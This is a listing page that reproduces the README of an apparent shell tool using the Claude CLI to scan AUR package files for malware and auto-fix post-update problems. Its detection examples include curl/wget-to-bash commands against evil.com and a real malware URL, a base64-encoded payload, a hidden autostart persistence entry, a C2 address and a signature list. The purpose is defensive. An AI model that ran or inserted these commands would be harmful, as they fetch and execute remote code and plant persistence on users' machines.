
arch-security-wrapper
wrapper script that will security review pkgbuild files using claude cli
- 0
- 12 mo ago
Repo patrickjaja/arch-security-wrapper, read from GitHub 19 h ago. patrickjaja has not joined Take My Repo.
In short
patrickjaja/arch-security-wrapper is a public repo on GitHub by patrickjaja. wrapper script that will security review pkgbuild files using claude cli. It declares no license on GitHub. Public does not mean open source: without a license, nobody is granted the right to reuse it. It is written mainly in Shell, has 0 stars and last changed on 2025-11-21. Nobody has reviewed it on Take My Repo yet, which says nothing about its quality. Read from GitHub on 2026-11-23.
In the maintainer's words. Shown from GitHub; Take My Repo does not keep a copy.
Enhanced Package Security Scanner v2.1 - README
Overview

The Enhanced Package Security Scanner is an intelligent wrapper script that reviews Arch User Repository (AUR) packages for security threats before updating them, and now also provides post-update analysis and automated issue resolution. It uses Claude AI to analyze package files, detect malware patterns, provide smart security gating for system updates, and automatically fix update-related issues.
✨ New Features in v2.1
- 🔧 Post-Update Analysis: Automatically analyzes system state after updates to detect issues
- 🤖 AI-Powered Issue Detection: Claude identifies failed services, dependency conflicts, and configuration issues
- 📋 Planning Mode Integration: Review and approve fixes before execution for safety
- 🔄 Automated Fix System: Apply fixes automatically or with manual confirmation
- 📊 Comprehensive System Checks: Monitors failed services, .pacnew files, broken dependencies, and more
- 📝 Detailed Fix Logging: All actions are logged for audit and rollback purposes
Previous Features (v2.0)
- 🔍 Binary Pattern Scanning: Scans pre-built binaries for suspicious URLs and crypto wallets
- 🏛️ Official Package Review: Optional security review of official packages (use
--review-official) - ⚖️ Smart Risk Assessment: Improved categorization (NONE/LOW = safe, MEDIUM = warning, HIGH/CRITICAL = blocked)
- 🩹 Remediation Suggestions: Claude provides specific steps to fix security issues
- ❌ False Positive Fix: Pre-built binaries from official sources no longer incorrectly flagged
- 🎯 Selective Review: Choose specific packages to review instead of all-or-nothing
How the Review Process Works
Step-by-Step Process
Check for Updates
yay -Qua # Lists all AUR packages with available updatesDownload Package Files
yay -G package-name # Downloads to temporary directorySend to Claude for Analysis
# The script sends ALL files in the package directory to Claude
claude --print "Security review prompt..." .
Claude's Analysis Method
Claude performs a comprehensive security review by:
a) Pattern Recognition
- Searches for known malware patterns from recent attacks
- Identifies suspicious command combinations
- Detects obfuscation techniques
b) Code Analysis
# Claude looks for patterns like:
curl malicious-url | bash
wget -O- evil.com | sh
python -c "$(curl ...)"
echo "base64string" | base64 -d | bash
c) Behavioral Analysis
- Network connections to unknown hosts
- File system modifications outside package scope
- Persistence mechanisms (systemd, cron, bashrc)
- Privilege escalation attempts
d) URL Verification
- Checks for suspicious domains
- Identifies URL shorteners
- Detects pastebin-like services
- Validates source URLs against expected patterns
Claude's Review Methodology
┌─────────────────────────────────────────┐
│           CLAUDE'S ANALYSIS             │
├─────────────────────────────────────────┤
│ 1. Parse PKGBUILD                       │
│    ├─ Check source URLs                 │
│    ├─ Analyze build() function          │
│    ├─ Review install hooks              │
│    └─ Validate checksums                │
├─────────────────────────────────────────┤
│ 2. Scan Additional Files                │
│    ├─ Shell scripts (.sh)               │
│    ├─ Install scripts (.install)        │
│    ├─ Patch files (.patch)              │
│    └─ Configuration files               │
├─────────────────────────────────────────┤
│ 3. Threat Detection                     │
│    ├─ Known malware signatures          │
│    ├─ Suspicious behavior patterns      │
│    ├─ Obfuscation techniques            │
│    └─ Unusual system modifications      │
├─────────────────────────────────────────┤
│ 4. Risk Assessment                      │
│    ├─ CRITICAL: RCE, RAT, ransomware    │
│    ├─ HIGH: Data theft, backdoors       │
│    ├─ MEDIUM: Tracking, adware          │
│    └─ LOW: Minor privacy concerns       │
└─────────────────────────────────────────┘
What Gets Reviewed?
1. PKGBUILD File (Primary)
Claude analyzes every line of the PKGBUILD for:
# Suspicious source downloads
source=("https://random-pastebin.com/raw/x8f3k2")  # ❌ Flagged

# Hidden commands in functions
build() {
    make
    curl -s evil.com/backdoor | bash  # ❌ Flagged
}

# Malicious install hooks
post_install() {
    echo "alias ls='ls;curl evil.com/log'" >> /etc/bash.bashrc  # ❌ Flagged
}
2. Launcher Scripts
The most common attack vector - wrapper scripts that execute before the actual program:
#!/bin/bash
# google-chrome-stable.sh - This entire file is analyzed

# ❌ This would be detected:
python -c "$(curl https://segs.lol/TfPjm0)"

# ❌ This would also be caught:
if [ ! -f ~/.config/.initialized ]; then
    wget -qO- https://evil.com/init.sh | bash
    touch ~/.config/.initialized
fi

exec /opt/google/chrome/chrome "$@"
3. Source Files Analysis
Every file in the package directory is scanned:
Package Directory:
├── PKGBUILD          ← Full analysis
├── chrome.sh         ← Checked for malicious code
├── chrome.desktop    ← Verified for exec tampering
├── chrome.install    ← Reviewed for malicious hooks
└── patches/
    └── fix.patch     ← Analyzed for code injection
4. Deep Code Inspection
Claude performs multi-layer analysis:
# Layer 1: Obvious malware
curl evil.com | bash  # Immediately flagged

# Layer 2: Obfuscated malware
echo "Y3VybCBldmlsLmNvbSB8IGJhc2g=" | base64 -d | sh  # Decoded and flagged

# Layer 3: Multi-stage malware
TMP=$(mktemp)
wget -O $TMP https://cdn.site.com/jquery.js  # Suspicious if not actual jQuery
chmod +x $TMP
$TMP  # Flagged as execution of downloaded content

# Layer 4: Persistence attempts
mkdir -p ~/.config/autostart
cat > ~/.config/autostart/updater.desktop << EOF
[Desktop Entry]
Exec=bash -c 'curl evil.com/persist.sh | bash'
Hidden=true
EOF  # Flagged as hidden autostart
How Claude Detects Threats
1. Signature-Based Detection
Claude knows recent malware patterns:
# Known malware signatures from recent attacks:
malware_signatures = [
    'python -c "$(curl',
    'segs.lol',
    'exec(base64.b64decode',
    'systemd-initd',  # Known malware process name
]
2. Heuristic Analysis
Behavioral patterns that indicate malware:
# Suspicious behavior combinations:
- Download + Execute in same command
- Base64/Hex encoding + Execution
- Hidden file creation + Autostart
- System file modification + No clear reason
3. Anomaly Detection
Unusual patterns for the package type:
# Why would a browser package:
- Create systemd services?
- Modify .bashrc?
- Download additional scripts?
- Connect to pastebin services?
4. Context-Aware Analysis
Claude understands package context:
- Browser packages shouldn't create system services
- Text editors shouldn't need network access during install
- Themes shouldn't execute shell commands
- Fonts shouldn't modify PATH
Security Report Format
Claude's Response Structure
VERDICT: [SAFE/THREAT DETECTED]
RISK: [NONE/LOW/MEDIUM/HIGH/CRITICAL]
SUMMARY: One-line description of findings

DETAILS:
- Specific file and line numbers
- Exact malicious code found
- Explanation of what the code does
- Potential impact on system
- Similar to known malware: [Yes/No]

SUSPICIOUS URLS:
- https://segs.lol/TfPjm0 (hosts Python RAT)
- https://paste.bin/raw/x8k3 (obfuscated payload)

INDICATORS OF COMPROMISE:
- Creates: ~/.config/systemd/user/evil.service
- Modifies: /etc/bash.bashrc
- Downloads: /tmp/systemd-initd
- Connects to: 130.162.225.47:8080
Real-World Example
The google-chrome-stable Attack
Here's how Claude would analyze the real malware:
# Claude receives this file: google-chrome-stable.sh
#!/bin/bash
# Wrapper script for Google Chrome

# Update check (looks innocent)
check_updates() {
    echo "Checking for updates..."
}

# ❌ MALICIOUS CODE - Claude detects this
python -c "$(curl -s https://segs.lol/TfPjm0)"

# Launch Chrome normally
exec /opt/google/chrome/google-chrome-stable "$@"
Claude's Analysis:
VERDICT: THREAT DETECTED
RISK: CRITICAL
SUMMARY: Remote code execution via curl downloading Python malware

DETAILS:
- File: google-chrome-stable.sh
- Line 11: python -c "$(curl -s https://segs.lol/TfPjm0)"
- This downloads and executes arbitrary Python code
- The Python script installs a Remote Access Trojan
- Creates persistence via systemd service
- Gives attacker full control of system

SUSPICIOUS URLS:
- https://segs.lol/TfPjm0 → Python loader script
- Secondary payload from loader → RAT binary

INDICATORS OF COMPROMISE:
- Creates: /tmp/systemd-initd (fake systemd process)
- Creates: ~/.config/systemd/user/[random].service
- Network: Connects to C2 server on port 8080
What Makes This Approach Effective?
1. Comprehensive File Analysis
- Reviews ALL files, not just PKGBUILD
- Malware often hides in launcher scripts
- Can detect multi-stage attacks
2. AI Pattern Recognition
- Claude recognizes obfuscation techniques
- Understands context (why is a browser doing X?)
- Can decode base64/hex automatically
3. Real-Time Analysis
- Checks packages at update time
- Uses latest threat intelligence
- Adapts to new attack patterns
4. Detailed Reporting
- Shows exact malicious code
- Explains what it does
- Provides IoCs for system checking
Limitations and Considerations
What It CAN Detect:
✅ Remote code execution
✅ Known malware patterns
✅ Obfuscated payloads
✅ Suspicious network activity
✅ Persistence mechanisms
✅ System modifications
What It CANNOT Detect:
❌ Novel zero-day techniques
❌ Deeply obfuscated malware (multiple encoding layers)
❌ Malware in compiled binaries
❌ Time-bomb malware (activates later)
❌ Supply chain attacks on upstream
Post-Update Analysis and Fixing (New in v2.1)
Overview
After package updates complete, the script automatically analyzes the system for issues and can fix them using Claude AI. This feature helps resolve common post-update problems without manual intervention.
How It Works
Automatic Triggering
- Activates after update process completes
- Captures all update output and errors
- Runs comprehensive system checks
System State Collection
# Information gathered:
systemctl --failed           # Failed services
find /etc -name "*.pacnew"   # Config conflicts
pacman -Qk                    # Package integrity
pacman -Qdtq                  # Orphaned packages
dmesg | tail                  # Kernel messages
Claude AI Analysis
- Identifies issues by severity
- Generates targeted fix commands
- Provides detailed explanations
Fix Execution Workflow
Planning Mode (Manual):
1. Claude analyzes issues
2. Presents fix plan to user
3. User reviews and approves
4. Fixes are executed
5. Final verification
Auto Mode:
1. Claude analyzes issues
2. 5-second warning
3. Fixes applied automatically
4. Results logged
Command-Line Options
# Skip post-update analysis
./secure-update.sh --skip-post-update

# Choose fix mode
./secure-update.sh --fix-mode=manual  # Default: confirm each fix
./secure-update.sh --fix-mode=auto    # Apply all fixes automatically
./secure-update.sh --fix-mode=skip    # Analyze only, no fixes

# Select Claude model for analysis
./secure-update.sh --post-update-model=haiku   # Fast (default)
./secure-update.sh --post-update-model=sonnet  # More thorough
./secure-update.sh --post-update-model=opus    # Most comprehensive
Common Issues and Fixes
1. Failed Services
# Issue: Service failed after update
# Fix: Restart and re-enable service
sudo systemctl restart service_name
sudo systemctl enable service_name
2. Configuration Conflicts
# Issue: .pacnew files exist
# Fix: Review and merge changes
vimdiff /etc/config.conf /etc/config.conf.pacnew
sudo mv /etc/config.conf.pacnew /etc/config.conf
3. Broken Dependencies
# Issue: Missing libraries
# Fix: Reinstall affected packages
sudo pacman -S package_name --overwrite '*'
4. Kernel Module Issues
# Issue: Module fails to load
# Fix: Rebuild modules
sudo mkinitcpio -P
sudo update-grub
Log Files
Post-update analysis creates several log files:
post-update-analysis-[timestamp].log- Full analysis reportpost-update-fixes-[timestamp].log- Applied fixes and resultsupdate_output_[timestamp].log- Raw update process output
Safety Features
- Planning Mode: Review fixes before execution
- Backup Creation: Config files backed up before modification
- Error Handling: Continues if individual fixes fail
- Detailed Logging: All actions recorded for audit
- Manual Override: Can skip analysis with
--skip-post-update
Usage Examples
Basic Usage
# Standard update with AUR security review
./secure-update.sh

# Review official packages too (time-consuming)
./secure-update.sh --review-official

# Skip security scanning (not recommended)
./secure-update.sh --skip-scan

# Use faster Claude model for quicker reviews
./secure-update.sh --model=haiku
Command Line Options
Questions
What is arch-security-wrapper?
patrickjaja/arch-security-wrapper is a public repo on GitHub by patrickjaja. wrapper script that will security review pkgbuild files using claude cli.
Is arch-security-wrapper open source?
It declares no license on GitHub. Public does not mean open source: without a license, nobody is granted the right to reuse it.
Does arch-security-wrapper run on macOS, Windows or Linux?
Its maker has not tagged a system, so it is unknown here. Its README says what it needs.